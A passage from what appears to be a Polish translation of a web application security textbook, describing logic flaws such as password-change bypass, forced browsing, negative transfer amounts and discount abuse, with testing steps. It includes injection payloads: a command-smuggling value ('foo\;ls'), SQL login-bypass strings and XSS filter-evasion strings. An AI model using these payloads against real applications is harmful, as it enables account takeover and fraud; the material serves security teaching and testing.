3. Poszukaj luki w zabezpieczeniach „oracle encrypt", określając, gdzie podanie wartości w postaci zwykłego tekstu powoduje, że aplikacja zwraca odpowiednią zaszyfrowaną wartość. Określ, gdzie może to zostać nadużyte, określając dowolne wartości lub złośliwe ładunki, które aplikacja będzie przetwarzać.

Przykład 2: Oszukanie funkcji zmiany hasła

Autorzy napotkali ten błąd logiczny w aplikacji internetowej zaimplementowanej przez firmę świadczącą usługi finansowe, a także w aplikacji AOL AIM Enterprise Gateway.

Funkcjonalność

Aplikacja zaimplementowała funkcję zmiany hasła dla użytkowników końcowych. Wymagało to od użytkownika wypełnienia pól dotyczących nazwy użytkownika, istniejącego hasła, nowego hasła i potwierdzenia nowego hasła. Nie zabrakło również funkcji zmiany hasła do użytku przez administratorów. To pozwoliło im zmienić hasło dowolnego użytkownika bez podawania istniejącego hasła. Obie funkcje zostały zaimplementowane w tym samym skrypcie po stronie serwera.

Założenie

Interfejs po stronie klienta prezentowany użytkownikom i administratorom różnił się pod jednym względem: interfejs administratora nie zawierał pola na dotychczasowe hasło. Gdy aplikacja po stronie serwera przetwarzała żądanie zmiany hasła, wykorzystywała obecność lub brak istniejącego parametru hasła do wskazania, czy żądanie pochodzi od administratora, czy od zwykłego użytkownika. Innymi

słowy, założono, że zwykli użytkownicy zawsze będą podawać istniejący parametr hasła. Odpowiedzialny kod wyglądał mniej więcej tak:

```
String existingPassword = request.getParameter(“existingPassword”);

if (null == existingPassword)

{

trace(“Old password not supplied, must be an administrator”);

return true;

}

else

{

trace(“Verifying user’s old password”);

...
```

Atak

Kiedy założenie jest wyraźnie sformułowane w ten sposób, błąd logiczny staje się oczywisty. Oczywiście zwykły użytkownik mógłby wysłać żądanie, które nie zawierałoby istniejącego parametru hasła, ponieważ użytkownicy kontrolowali każdy aspekt wysyłanych przez siebie żądań. Ta wada logiczna była druzgocąca dla aplikacji. Umożliwiło to atakującemu zresetowanie hasła dowolnego innego użytkownika i przejęcie pełnej kontroli nad kontem tej osoby.

KROKI HACKOWANIA

1. Podczas sondowania kluczowych funkcji pod kątem błędów logicznych, spróbuj usunąć po kolei każdy parametr przesłany w żądaniach, w tym pliki cookie, pola ciągów zapytań i elementy danych POST.

2. Pamiętaj, aby usunąć rzeczywistą nazwę parametru oraz jego wartość. Nie przesyłaj po prostu pustego ciągu znaków, ponieważ zazwyczaj serwer obsługuje to inaczej.

3. Atakuj tylko jeden parametr na raz, aby zapewnić osiągnięcie wszystkich odpowiednich ścieżek kodu w aplikacji.

4. Jeśli żądanie, którym manipulujesz, jest częścią procesu wieloetapowego, śledź proces aż do zakończenia, ponieważ późniejsza logika może przetwarzać dane dostarczone we wcześniejszych krokach i przechowywane w ramach sesji.

Przykład 3: przejście do kasy

Autorzy napotkali tę lukę logiczną w aplikacji internetowej używanej przez sprzedawcę internetowego.

Funkcjonalność

Proces składania zamówienia składał się z następujących etapów:

1. Przejrzyj katalog produktów i dodaj pozycje do koszyka.

2. Wróć do koszyka i sfinalizuj zamówienie.

3. Wprowadź informacje o płatności.

4. Wprowadź informacje o dostawie.

Założenie

Twórcy założyli, że użytkownicy będą zawsze uzyskiwać dostęp do etapów w zamierzonej kolejności, ponieważ taka jest kolejność, w jakiej etapy są dostarczane użytkownikowi przez linki nawigacyjne i formularze prezentowane w przeglądarce użytkownika. W związku z tym każdy użytkownik, który zakończył proces zamawiania, musiał złożyć zadowalające szczegóły płatności po drodze.

Atak

Założenie twórców zostało sfałszowane z dość oczywistych powodów. Użytkownicy kontrolowali każde żądanie kierowane do aplikacji, dzięki czemu mogli uzyskać dostęp do dowolnego etapu procesu zamawiania w dowolnej kolejności. Przechodząc bezpośrednio z etapu 2 do etapu 4, osoba atakująca może wygenerować zamówienie, które zostało sfinalizowane do dostawy, ale w rzeczywistości nie zostało opłacone.

KROKI HACKOWANIA

Technika znajdowania i wykorzystywania tego rodzaju luk jest znana jako wymuszone przeglądanie. Polega na obejściu wszelkich kontroli nałożonych przez nawigację w przeglądarce na kolejność uzyskiwania dostępu do funkcji aplikacji:

1. Gdy proces wieloetapowy obejmuje zdefiniowaną sekwencję żądań, spróbuj przesłać te żądania poza oczekiwaną kolejnością. Spróbuj pominąć niektóre etapy, uzyskując dostęp do jednego etapu więcej niż raz i uzyskując dostęp do wcześniejszych etapów po późniejszych.

2. Dostęp do sekwencji etapów można uzyskać za pomocą serii żądań GET lub POST dla różnych adresów URL lub mogą one obejmować przesyłanie różnych zestawów parametrów do tego samego adresu URL. Żądany etap można określić, podając nazwę funkcji lub indeks w parametrze żądania. Upewnij się, że w pełni rozumiesz mechanizmy stosowane przez aplikację w celu zapewnienia dostępu do różnych etapów.

3. Z kontekstu zaimplementowanej funkcjonalności spróbuj zrozumieć, jakie założenia mogli przyjąć programiści i gdzie leży kluczowa powierzchnia ataku. Spróbuj zidentyfikować sposoby naruszenia tych założeń, aby spowodować niepożądane zachowanie w aplikacji.

4. Gdy dostęp do funkcji wieloetapowych odbywa się poza kolejnością, w aplikacji często występują różne anomalie, takie jak zmienne z wartościami pustymi lub niezainicjowanymi, stan częściowo zdefiniowany lub niespójny oraz inne nieprzewidywalne zachowania. W takiej sytuacji aplikacja może zwrócić interesujący komunikat o błędzie i wynik debugowania, których można użyć do lepszego zrozumienia jej wewnętrznego działania i tym samym dostrojenia bieżącego lub innego ataku Czasami aplikacja może wejść w stan całkowicie nieoczekiwany przez programistów , co może prowadzić do poważnych luk w zabezpieczeniach.

NOTATKA : Wiele rodzajów luk w zabezpieczeniach związanych z kontrolą dostępu ma podobny charakter do tej usterki logicznej. Gdy funkcja uprzywilejowana obejmuje wiele etapów, które normalnie są dostępne w określonej kolejności, aplikacja może założyć, że użytkownicy zawsze będą przechodzić przez tę funkcjonalność w tej kolejności. Aplikacja może wymusić ścisłą kontrolę dostępu na początkowych etapach procesu i zakładać, że każdy użytkownik, który przejdzie do późniejszych

etapów, musi być autoryzowany. Jeśli użytkownik o niskich uprawnieniach przejdzie bezpośrednio do późniejszego etapu, może mieć do niego dostęp bez żadnych ograniczeń.

Przykład 4: Rolowanie własnego ubezpieczenia

Autorzy napotkali tę lukę logiczną w aplikacji internetowej wdrożonej przez firmę świadczącą usługi finansowe.

Funkcjonalność

Aplikacja umożliwiała użytkownikom uzyskanie wyceny ubezpieczenia oraz, w razie potrzeby, wypełnienie i złożenie wniosku ubezpieczeniowego online. Proces został rozłożony na kilkanaście etapów:

* W pierwszym etapie wnioskodawca podał podstawowe informacje i określił preferowaną składkę miesięczną lub wartość ubezpieczenia, na jaką chciał. Aplikacja oferowała wycenę, obliczając wartość, której nie określił wnioskodawca.

* Na kilku etapach wnioskodawca podał różne inne dane osobowe, w tym stan zdrowia, zawód i rozrywki.

* Ostatecznie wniosek został przekazany do ubezpieczyciela pracującego dla firmy ubezpieczeniowej. Korzystając z tej samej aplikacji internetowej, subemitent przejrzał szczegóły i zdecydował, czy zaakceptować wniosek w obecnej postaci, czy zmodyfikować początkową wycenę, aby odzwierciedlić dodatkowe ryzyko.

Na każdym z opisanych etapów aplikacja wykorzystywała wspólny komponent do przetwarzania każdego parametru przesłanych do niej danych użytkownika. Komponent ten przetwarzał wszystkie dane w każdym żądaniu POST na pary nazwa/wartość i aktualizował informacje o stanie z każdym odebranym elementem danych.

Założenie

Komponent, który przetwarzał dane dostarczone przez użytkownika, zakładał, że każde żądanie będzie zawierało tylko te parametry, których zażądano od użytkownika w odpowiednim formularzu HTML. Deweloperzy nie zastanawiali się, co by się stało, gdyby użytkownik podał parametry, o których podanie nie został poproszony.

Atak

Oczywiście założenie było błędne, ponieważ użytkownicy mogli przy każdym żądaniu podawać dowolne nazwy i wartości parametrów. W rezultacie podstawowa funkcjonalność aplikacji została uszkodzona na różne sposoby:

* Osoba atakująca może wykorzystać udostępniony składnik, aby ominąć sprawdzanie poprawności danych wejściowych po stronie serwera. Na każdym etapie procesu wyceny aplikacja przeprowadzała ścisłą walidację danych oczekiwanych na tym etapie i odrzucała te, które tej walidacji nie przeszły. Jednak udostępniony komponent aktualizował stan aplikacji o każdy parametr podany przez użytkownika. W związku z tym, jeśli osoba atakująca przekaże dane poza kolejnością, podając parę nazwa/wartość, której aplikacja oczekiwała na wcześniejszym etapie, dane te zostaną zaakceptowane i przetworzone bez przeprowadzania walidacji. Tak się złożyło, że ta możliwość utorowała drogę do ataku typu cross-site scripting, wymierzonego w subemitenta, który umożliwił złośliwemu użytkownikowi dostęp do danych osobowych innych wnioskodawców (patrz rozdział 12).

* Osoba atakująca może wykupić ubezpieczenie po dowolnej cenie. Na pierwszym etapie procesu wyceny wnioskodawca określił albo preferowaną składkę miesięczną, albo wartość, którą chce ubezpieczyć, a aplikacja odpowiednio przeliczyła drugą pozycję. Jeśli jednak użytkownik podał nowe wartości dla jednego lub obu tych elementów na późniejszym etapie, stan aplikacji został zaktualizowany o te wartości. Przesyłając te parametry poza kolejnością, osoba atakująca może uzyskać wycenę ubezpieczenia o dowolnej wartości i dowolnej miesięcznej składce.

* Nie było kontroli dostępu do parametrów, które dany typ użytkownika mógłby podać. Kiedy subemitent przeglądał wypełniony wniosek, aktualizował różne elementy danych, w tym decyzję o przyjęciu. Dane te zostały przetworzone przez udostępniony komponent w taki sam sposób, jak dane dostarczone przez zwykłego użytkownika. Jeśli atakujący znał lub odgadywał nazwy parametrów używane podczas sprawdzania wniosku przez ubezpieczyciela, mógł po prostu je przesłać, akceptując w ten sposób własny wniosek bez faktycznego gwarantowania.

KROKI HACKOWANIA

Luki w tej aplikacji były fundamentalne dla jej bezpieczeństwa, ale żadna z nich nie zostałaby zidentyfikowana przez atakującego, który po prostu przechwyciłby żądania przeglądarki i zmodyfikował przesyłane wartości parametrów.

1. Zawsze, gdy aplikacja realizuje kluczowe działanie na wielu etapach, należy wziąć parametry, które są przesyłane na jednym etapie procesu i spróbować przesłać je do innego etapu. Jeśli odpowiednie elementy danych są aktualizowane w stanie aplikacji, należy zbadać konsekwencje takiego zachowania, aby określić, czy można je wykorzystać do przeprowadzenia złośliwych działań, jak w poprzednich trzech przykładach.

2. Jeżeli aplikacja ma zaimplementowaną funkcjonalność, dzięki której różne kategorie użytkowników mogą aktualizować lub wykonywać inne działania na wspólnym zbiorze danych, należy przejść przez proces z wykorzystaniem każdego typu użytkownika i obserwować podane parametry. Tam, gdzie różni użytkownicy zwykle przesyłają różne parametry, weź każdy parametr przesłany przez jednego użytkownika i spróbuj przesłać go jako inny użytkownik. Jeśli parametr zostanie zaakceptowany i przetworzony jako ten użytkownik, zbadaj implikacje tego zachowania zgodnie z wcześniejszym opisem.

Przykład 5: Włamanie do banku

Autorzy napotkali tę lukę logiczną w aplikacji internetowej wdrożonej przez dużą firmę świadczącą usługi finansowe.

Funkcjonalność

Aplikacja umożliwiła rejestrację dotychczasowym klientom, którzy nie korzystali jeszcze z aplikacji online. Nowi użytkownicy musieli podać podstawowe dane osobowe, aby zapewnić pewien stopień pewności co do swojej tożsamości. Informacje te obejmowały imię i nazwisko, adres i datę urodzenia, ale nie zawierały żadnych tajemnic, takich jak istniejące hasło lub kod PIN. Po prawidłowym wprowadzeniu tych informacji aplikacja przekazywała żądanie rejestracji do systemów zaplecza w celu przetworzenia. Pakiet informacyjny został wysłany na zarejestrowany adres domowy użytkownika. Pakiet ten zawierał instrukcję aktywacji jej dostępu online poprzez telefon do call center firmy, a także jednorazowe hasło do użycia przy pierwszym logowaniu do aplikacji.

Założenie

Twórcy aplikacji uważali, że mechanizm ten zapewnia solidną ochronę przed nieautoryzowanym dostępem do aplikacji. Mechanizm zaimplementował trzy poziomy ochrony:

* Z góry wymagana była niewielka ilość danych osobowych, aby powstrzymać złośliwego atakującego lub złośliwego użytkownika przed próbą zainicjowania procesu rejestracji w imieniu innych użytkowników.

* Proces polegał na przesłaniu tajnego klucza poza pasmem na zarejestrowany adres domowy klienta. Osoba atakująca musiałaby mieć dostęp do osobistej poczty ofiary.

* Klient musiał zadzwonić do call center i uwierzytelnić się tam w zwykły sposób, na podstawie danych osobowych i wybranych cyfr z PIN-u.

Ten projekt był rzeczywiście solidny. Błąd logiczny tkwił w uzupełnieniu mechanizmu. Twórcy wdrażający mechanizm rejestracji potrzebowali sposobu na przechowywanie danych osobowych podanych przez użytkownika i skorelowanie ich z unikalną tożsamością klienta w bazie danych firmy. Chcąc ponownie wykorzystać istniejący kod, natknęli się na następującą klasę, która wydawała się służyć ich celom:

```
class CCustomer

{

String firstName;

String lastName;

CDoB dob;

CAddress homeAddress;

long custNumber;

...
```

Po przechwyceniu informacji o użytkowniku obiekt ten został utworzony, wypełniony dostarczonymi informacjami i zapisany w sesji użytkownika. Następnie aplikacja weryfikowała dane użytkownika i, jeśli były prawidłowe, pobierała unikalny numer klienta, który był używany we wszystkich systemach firmy. Numer ten został dodany do obiektu wraz z kilkoma innymi przydatnymi informacjami o użytkowniku. Obiekt był następnie przekazywany do odpowiedniego systemu zaplecza w celu przetworzenia żądania rejestracji. Twórcy założyli, że użycie tego komponentu kodu jest nieszkodliwe i nie spowoduje problemów z bezpieczeństwem. Jednak założenie było błędne, co miało poważne konsekwencje.

Atak

Ten sam składnik kodu, który został włączony do funkcji rejestracji, był również używany w innym miejscu aplikacji, w tym w ramach podstawowej funkcjonalności. Dało to uwierzytelnionym użytkownikom dostęp do szczegółów konta, wyciągów, transferów środków i innych informacji. Gdy zarejestrowany użytkownik pomyślnie uwierzytelnił się w aplikacji, ten sam obiekt został utworzony i zapisany w jego sesji w celu przechowywania kluczowych informacji o jego tożsamości. Większość funkcjonalności w aplikacji odwoływała się do informacji zawartych w tym obiekcie w celu wykonywania swoich działań. Na przykład dane konta prezentowane użytkownikowi na jego stronie głównej zostały wygenerowane na podstawie unikalnego numeru klienta zawartego w tym obiekcie. Sposób, w jaki komponent kodu był już wykorzystany w aplikacji, oznaczał, że założenie programistów

było błędne, a sposób, w jaki go ponownie wykorzystali, faktycznie otworzył znaczącą lukę w zabezpieczeniach. Chociaż luka była poważna, jej wykrycie i wykorzystanie było w rzeczywistości stosunkowo subtelne. Dostęp do głównych funkcji aplikacji był chroniony przez kontrolę dostępu na kilku poziomach, a użytkownik musiał mieć w pełni uwierzytelnioną sesję, aby przejść przez te kontrole. Aby wykorzystać lukę logiczną, osoba atakująca musiała wykonać następujące kroki:

* Zaloguj się do aplikacji przy użyciu własnych ważnych poświadczeń konta.

* Korzystając z wynikowej uwierzytelnionej sesji, uzyskaj dostęp do funkcji rejestracji i prześlij dane osobowe innego klienta. Spowodowało to, że aplikacja nadpisała oryginalny obiekt CCustomer w sesji atakującego nowym obiektem odnoszącym się do docelowego klienta.

* Wróć do głównej funkcjonalności aplikacji i uzyskaj dostęp do konta innego klienta.

Luka tego rodzaju nie jest łatwa do wykrycia podczas badania aplikacji z perspektywy czarnej skrzynki. Jednak jest to również trudne do zidentyfikowania podczas przeglądania lub pisania rzeczywistego kodu źródłowego. Bez jasnego zrozumienia aplikacji jako całości i tego, jak różne komponenty są używane w różnych obszarach, błędne założenie przyjęte przez programistów może nie być oczywiste. Oczywiście przejrzyście skomentowany kod źródłowy i dokumentacja projektowa zmniejszyłyby prawdopodobieństwo wprowadzenia lub pozostania wykrycia takiej wady.

KROKI HACKOWANIA

1. W złożonej aplikacji obejmującej poziomą lub pionową segregację uprawnień spróbuj zlokalizować wszelkie przypadki, w których indywidualny użytkownik może zgromadzić w ramach swojej sesji stan, który w jakiś sposób odnosi się do jego tożsamości.

2. Spróbuj przejść przez jeden obszar funkcjonalności, a następnie przełącz się do niezwiązanego obszaru, aby określić, czy jakiekolwiek zgromadzone informacje o stanie mają wpływ na zachowanie aplikacji.

Przykład 6: Pokonanie limitu biznesowego

Autorzy napotkali tę lukę logiczną w internetowej aplikacji do planowania zasobów przedsiębiorstwa używanej w firmie produkcyjnej.

Funkcjonalność

Personel finansowy mógłby wykonywać przelewy środków między różnymi rachunkami bankowymi należącymi do firmy oraz jej kluczowych klientów i dostawców. W ramach zabezpieczenia przed oszustwami aplikacja uniemożliwiła większości użytkowników przetwarzanie przelewów o wartości większej niż 10 000 USD. Każdy większy transfer wymagał zatwierdzenia przez kierownika wyższego szczebla.

Założenie

Kod odpowiedzialny za wdrożenie tej kontroli w aplikacji był prosty:

```
bool CAuthCheck::RequiresApproval(int amount)

{

if (amount <= m_apprThreshold)

return false;
```

else return true;

}

Twórcy założyli, że ta przejrzysta kontrola jest kuloodporna. Żadna transakcja opiewająca na kwotę większą niż skonfigurowany próg nie może nigdy ujść wymogowi wtórnego zatwierdzenia.

Atak

Założenie twórców było błędne, ponieważ przeoczyli możliwość, że użytkownik spróbuje przetworzyć przelew na kwotę ujemną. Każda liczba ujemna wyeliminowałaby test zatwierdzający, ponieważ jest mniejsza niż próg. Jednak moduł bankowy aplikacji akceptował przelewy ujemne i po prostu przetwarzał je jako przelewy dodatnie w przeciwnym kierunku. Dlatego każdy użytkownik, który chciał przelać 20 000 USD z konta A na konto B, mógł po prostu zainicjować przelew –20 000 USD z konta B na konto A, co miało ten sam skutek i nie wymagało zatwierdzenia. Zabezpieczenia przed oszustwami wbudowane w aplikację można łatwo ominąć!

UWAGA: Wiele rodzajów aplikacji internetowych stosuje ograniczenia liczbowe w swojej logice biznesowej:

* Aplikacja do sprzedaży detalicznej może uniemożliwić użytkownikowi zamówienie większej liczby sztuk niż liczba jednostek dostępnych w magazynie.

* Aplikacja bankowa może uniemożliwić użytkownikowi dokonywanie płatności rachunków, które przekraczają jego bieżące saldo na koncie.

* Aplikacja ubezpieczeniowa może dostosować swoje oferty w oparciu o progi wiekowe.

Znalezienie sposobu na pokonanie takich ograniczeń często nie oznacza naruszenia bezpieczeństwa samej aplikacji. Może to jednak mieć poważne konsekwencje biznesowe i stanowić naruszenie kontroli, których egzekwowania właściciel wymaga od aplikacji. Najbardziej oczywiste luki tego rodzaju są często wykrywane podczas testów akceptacji użytkownika, które zwykle mają miejsce przed uruchomieniem aplikacji. Jednak mogą pozostać bardziej subtelne przejawy problemu, szczególnie w przypadku manipulowania ukrytymi parametrami.

KROKI HACKOWANIA

Pierwszym krokiem w próbie przekroczenia limitu biznesowego jest zrozumienie, jakie znaki są akceptowane w ramach odpowiednich danych wejściowych, które kontrolujesz.

1. Spróbuj wprowadzić wartości ujemne i sprawdź, czy aplikacja je akceptuje i przetwarza w oczekiwany sposób.

2. Może być konieczne wykonanie kilku kroków w celu zaprojektowania zmiany stanu aplikacji, którą można wykorzystać do użytecznego celu. Na przykład może być potrzebnych kilka przelewów między kontami, dopóki nie zostanie naliczone odpowiednie saldo, które można faktycznie pobrać.

Przykład 7: Oszukiwanie przy hurtowych rabatach

Autorzy napotkali tę lukę logiczną w detalicznej aplikacji dostawcy oprogramowania.

Funkcjonalność

Aplikacja umożliwiała użytkownikom zamawianie produktów oprogramowania i kwalifikowanie się do rabatów hurtowych w przypadku zakupu odpowiedniego pakietu elementów. Na przykład

użytkownicy, którzy zakupili rozwiązanie antywirusowe, zaporę osobistą i oprogramowanie antyspamowe mieli prawo do 25% rabatu od poszczególnych cen

Założenie

Gdy użytkownik dodał element oprogramowania do swojego koszyka, aplikacja stosowała różne reguły w celu ustalenia, czy wybrany przez niego pakiet zakupów uprawnia go do zniżki. Jeśli tak, ceny odpowiednich artykułów w koszyku zostały dostosowane zgodnie z rabatem. Twórcy założyli, że użytkownik kupi wybrany pakiet i tym samym będzie uprawniony do zniżki.

Atak

Założenie twórców jest dość ewidentnie błędne, ponieważ ignoruje fakt, że użytkownicy mogą usuwać pozycje ze swoich koszyków po ich dodaniu. Sprytny użytkownik mógłby dodać do swojego koszyka duże ilości każdego pojedynczego produktu oferowanego przez sprzedawcę, aby uzyskać maksymalne możliwe rabaty hurtowe. Po zastosowaniu rabatów na produkty w jego koszyku mógł usunąć niepotrzebne produkty i nadal otrzymywać rabaty na pozostałe produkty.

KROKI HACKOWANIA

1. W każdej sytuacji, w której ceny lub inne wrażliwe wartości są korygowane na podstawie kryteriów określonych przez dane lub działania kontrolowane przez użytkownika, najpierw należy zrozumieć algorytmy używane przez aplikację oraz punkt w jej logice, w którym dokonywane są korekty. Określ, czy te korekty są dokonywane jednorazowo, czy są korygowane w odpowiedzi na dalsze działania użytkownika.

2. Myśl z wyobraźnią. Spróbuj znaleźć sposób na manipulację zachowaniem aplikacji, aby wprowadzić ją w stan, w którym zastosowane przez nią korekty nie odpowiadają pierwotnym kryteriom zamierzonym przez jej projektantów. W najbardziej oczywistym przypadku, jak właśnie opisano, może to po prostu polegać na usunięciu pozycji z koszyka po zastosowaniu rabatu.

Przykład 8: Ucieczka przed ucieczką

Autorzy napotkali tę lukę logiczną w różnych aplikacjach internetowych, w tym w interfejsie administrowania siecią używanym przez produkt do wykrywania włamań do sieci.

Funkcjonalność

Projektanci aplikacji postanowili zaimplementować pewną funkcjonalność polegającą na przekazywaniu kontrolowanych przez użytkownika danych wejściowych jako argumentu do polecenia systemu operacyjnego. Twórcy aplikacji zrozumieli nieodłączne ryzyko związane z tego rodzaju operacjami (patrz rozdział 9) i postanowili bronić się przed tymi zagrożeniami, oczyszczając wszelkie potencjalnie złośliwe znaki w danych wejściowych użytkownika. Wszelkie wystąpienia następujących elementów zostaną zmienione za pomocą znaku ukośnika odwrotnego:

; | & < > ‘ spacja i znak nowej linii

Ucieczka danych w ten sposób powoduje, że interpreter poleceń powłoki traktuje odpowiednie znaki jako część argumentu przekazywanego do wywołanego polecenia, a nie jako metaznaki powłoki. Takich metaznaków można użyć do wstrzyknięcia dodatkowych poleceń lub argumentów, przekierowania danych wyjściowych i tak dalej.

Założenie

Deweloperzy byli pewni, że opracowali solidną obronę przed atakami polegającymi na wstrzykiwaniu poleceń. Przeprowadzili burzę mózgów na temat każdej możliwej postaci, która mogłaby pomóc atakującemu i upewnili się, że wszyscy zostali odpowiednio uciekli, a tym samym bezpieczni.

Atak

Twórcy zapomnieli uciec od samej postaci ucieczki. Znak odwrotnego ukośnika zwykle nie jest bezpośrednio użyteczny dla atakującego, gdy wykorzystując prosty błąd wstrzykiwania poleceń. Dlatego twórcy nie zidentyfikowali go jako potencjalnie złośliwego. Jednakże, nie mogąc z niego uciec, zapewnili atakującemu środki do pokonania ich mechanizmu odkażającego. Załóżmy, że osoba atakująca dostarcza następujące dane wejściowe do podatnej na ataki funkcji:

foo\;ls

Aplikacja stosuje odpowiednią ucieczkę, jak opisano wcześniej, więc wejście atakującego ma postać:

foo\\;ls

Kiedy te dane są przekazywane jako argument do polecenia systemu operacyjnego, interpreter powłoki traktuje pierwszy ukośnik odwrotny jako znak ucieczki. Dlatego traktuje drugi ukośnik odwrotny jako dosłowny ukośnik odwrotny — nie jako znak zmiany znaczenia, ale jako część samego argumentu. Następnie napotyka średnik, który najwyraźniej nie jest znakiem ucieczki. Traktuje to jako separator poleceń i dlatego wykonuje wstrzyknięte polecenie dostarczone przez atakującego.

KROKI HACKOWANIA

Za każdym razem, gdy sprawdzasz aplikację pod kątem wstrzykiwania poleceń i innych błędów, po próbie wstawienia odpowiednich metaznaków do danych, które kontrolujesz, zawsze spróbuj umieścić ukośnik odwrotny bezpośrednio przed każdym takim znakiem, aby sprawdzić opisaną wadę logiczną.

UWAGA: Tę samą wadę można znaleźć w niektórych zabezpieczeniach przed atakami typu cross-site scripting . Gdy dane wejściowe dostarczone przez użytkownika są kopiowane bezpośrednio do wartości zmiennej łańcuchowej w fragmencie kodu JavaScript, ta wartość jest ujęta w cudzysłowy. Aby bronić się przed skryptami między witrynami, wiele aplikacji używa odwrotnych ukośników, aby uniknąć cudzysłowów pojawiających się w danych wejściowych użytkownika. Jeśli jednak sam znak ukośnika odwrotnego nie jest znakiem ucieczki, osoba atakująca może przesłać \', aby wyrwać się z łańcucha iw ten sposób przejąć kontrolę nad skryptem. Dokładnie ten błąd został znaleziony we wczesnych wersjach frameworka Ruby On Rails w funkcji escape_javascript.

Przykład 9: Unieważnienie walidacji danych wejściowych

Autorzy napotkali tę lukę logiczną w aplikacji internetowej używanej w witrynie e-commerce. Warianty można znaleźć w wielu innych zastosowaniach.

Funkcjonalność

Aplikacja zawierała zestaw procedur sprawdzania poprawności danych wejściowych w celu ochrony przed różnego rodzaju atakami. Dwa z tych mechanizmów obronnych to filtr iniekcji SQL i ogranicznik długości. Często zdarza się, że aplikacje próbują bronić się przed wstrzyknięciem kodu SQL, unikając pojedynczych cudzysłowów, które pojawiają się w danych wejściowych użytkownika opartych na łańcuchach (i odrzucając wszystkie, które pojawiają się w danych liczbowych). Jak opisano w rozdziale 9, dwa pojedyncze cudzysłowy razem tworzą sekwencję ucieczki, która reprezentuje jeden dosłowny pojedynczy cudzysłów, który baza danych interpretuje jako dane w ciągu ujętym w cudzysłowy, a nie kończący ciąg znaków. Dlatego wielu programistów uważa, że podwojenie pojedynczych cudzysłowów

w danych wejściowych dostarczonych przez użytkownika zapobiegnie wszelkim atakom polegającym na iniekcji SQL. Do wszystkich danych wejściowych zastosowano ogranicznik długości, dzięki czemu żadna zmienna podana przez użytkownika nie była dłuższa niż 128 znaków. Osiągnięto to poprzez obcięcie dowolnych zmiennych do 128 znaków.

Założenie

Założono, że zarówno filtr wstrzykiwania SQL, jak i obcinanie długości są pożądanymi zabezpieczeniami z punktu widzenia bezpieczeństwa, dlatego należy zastosować oba.

Atak

Ochrona przed iniekcją SQL polega na podwojeniu wszelkich cudzysłowów pojawiających się w danych wprowadzonych przez użytkownika, dzięki czemu w każdej parze cudzysłowów pierwszy cudzysłów działa jako znak zmiany znaczenia dla drugiego. Jednak programiści nie zastanawiali się, co stałoby się z oczyszczonymi danymi wejściowymi, gdyby zostały następnie przekazane funkcji obcinania. Przypomnij sobie przykład wstrzykiwania kodu SQL w funkcji logowania z rozdziału 9. Załóżmy, że aplikacja podwaja pojedyncze cudzysłowy zawarte w danych wprowadzanych przez użytkownika, a następnie narzuca ograniczenie długości danych, obcinając je do 128 znaków. Podanie tej nazwy użytkownika:

admin'--

teraz skutkuje następującym zapytaniem, które nie omija logowania:

SELECT * FROM users WHERE username = ‘admin’’--’ and password = ‘’

Jeśli jednak prześlesz następującą nazwę użytkownika (zawierającą 127 a, po których następuje pojedynczy cudzysłów):

aaaaaaaa[...]aaaaaaaaaaaa

aplikacja najpierw podwaja pojedynczy cudzysłów, a następnie skraca łańcuch do 128 znaków, przywracając wartość wprowadzoną przez użytkownika. Powoduje to błąd bazy danych, ponieważ do zapytania wprowadzono dodatkowy pojedynczy cudzysłów bez poprawiania otaczającej składni. Jeśli teraz podasz również hasło:

or 1=1--

aplikacja wykonuje następujące zapytanie, które udaje się ominąć logowanie:

SELECT * FROM users WHERE username = ‘aaaaaaaa[...]aaaaaaaaaaa’’ and

password = ‘or 1=1--’

Podwójny cudzysłów na końcu ciągu znaków a jest interpretowany jako cudzysłów ze zmianą znaczenia, a zatem jako część danych zapytania. Ten ciąg skutecznie kontynuuje się aż do następnego pojedynczego cudzysłowu, który w pierwotnym zapytaniu oznaczał początek wartości hasła podanej przez użytkownika. Tak więc rzeczywista nazwa użytkownika, którą rozumie baza danych, to dosłowne dane łańcuchowe pokazane tutaj:

aaaaaaaa[...]aaaaaaaaa i hasło =

W związku z tym wszystko, co nastąpi później, jest interpretowane jako część samego zapytania i może zostać spreparowane w celu ingerencji w logikę zapytania.

WSKAZÓWKA: Możesz przetestować ten typ luki, nie wiedząc dokładnie, jaki limit długości jest nakładany, przesyłając po kolei dwa długie ciągi o następującej postaci:

'''''''''''''''''''''''''''''''''''' i tak dalej

a’’’’’’’’’’’’’’’’’’’’’’’’’’’’’’’’ i tak dalej

i określenie, czy wystąpił błąd. Każde obcięcie wejścia ze znakiem ucieczki nastąpi po parzystej lub nieparzystej liczbie znaków. Niezależnie od tego, jaka jest możliwość, jeden z poprzedzających ciągów spowoduje wstawienie do zapytania nieparzystej liczby pojedynczych cudzysłowów, co spowoduje nieprawidłową składnię.

KROKI HACKOWANIA

Zanotuj wszystkie przypadki, w których aplikacja modyfikuje dane wprowadzane przez użytkownika, w szczególności je obcinając, usuwając dane, kodując lub dekodując. W przypadku zaobserwowanych przypadków określ, czy można wymyślić złośliwy ciąg znaków:

1. Jeśli dane są usuwane raz (nierekurencyjnie), określ, czy możesz przesłać ciąg, który to kompensuje. Na przykład, jeśli aplikacja filtruje słowa kluczowe SQL, takie jak SELECT, prześlij SELSELECTECT i zobacz, czy wynikowe filtrowanie usunie wewnętrzny podłańcuch SELECT, pozostawiając słowo SELECT.

2. Jeśli walidacja danych odbywa się w ustalonej kolejności i jeden lub więcej procesów walidacji modyfikuje dane, określ, czy można to wykorzystać do pokonania jednego z wcześniejszych etapów walidacji. Na przykład, jeśli aplikacja przeprowadza dekodowanie adresów URL, a następnie usuwa złośliwe dane, takie jak tag <script>, można temu zaradzić za pomocą ciągów znaków, takich jak:

%<skrypt>3cscript%<skrypt>3ealert(1)%<skrypt>3c/

skrypt%<skrypt>3e

UWAGA: Filtry cross-site scripting często w sposób niezamierzony usuwają wszystkie dane występujące między parami znaczników HTML, takimi jak <tag1>aaaaa</tag1>. Są one często podatne na tego typu ataki.

Przykład 10: Nadużywanie funkcji wyszukiwania

Autorzy napotkali tę lukę logiczną w aplikacji zapewniającej subskrypcyjny dostęp do wiadomości i informacji finansowych. Ta sama luka została później odkryta w dwóch zupełnie niezwiązanych ze sobą aplikacjach, co ilustruje subtelną i wszechobecną naturę wielu błędów logicznych.

Funkcjonalność

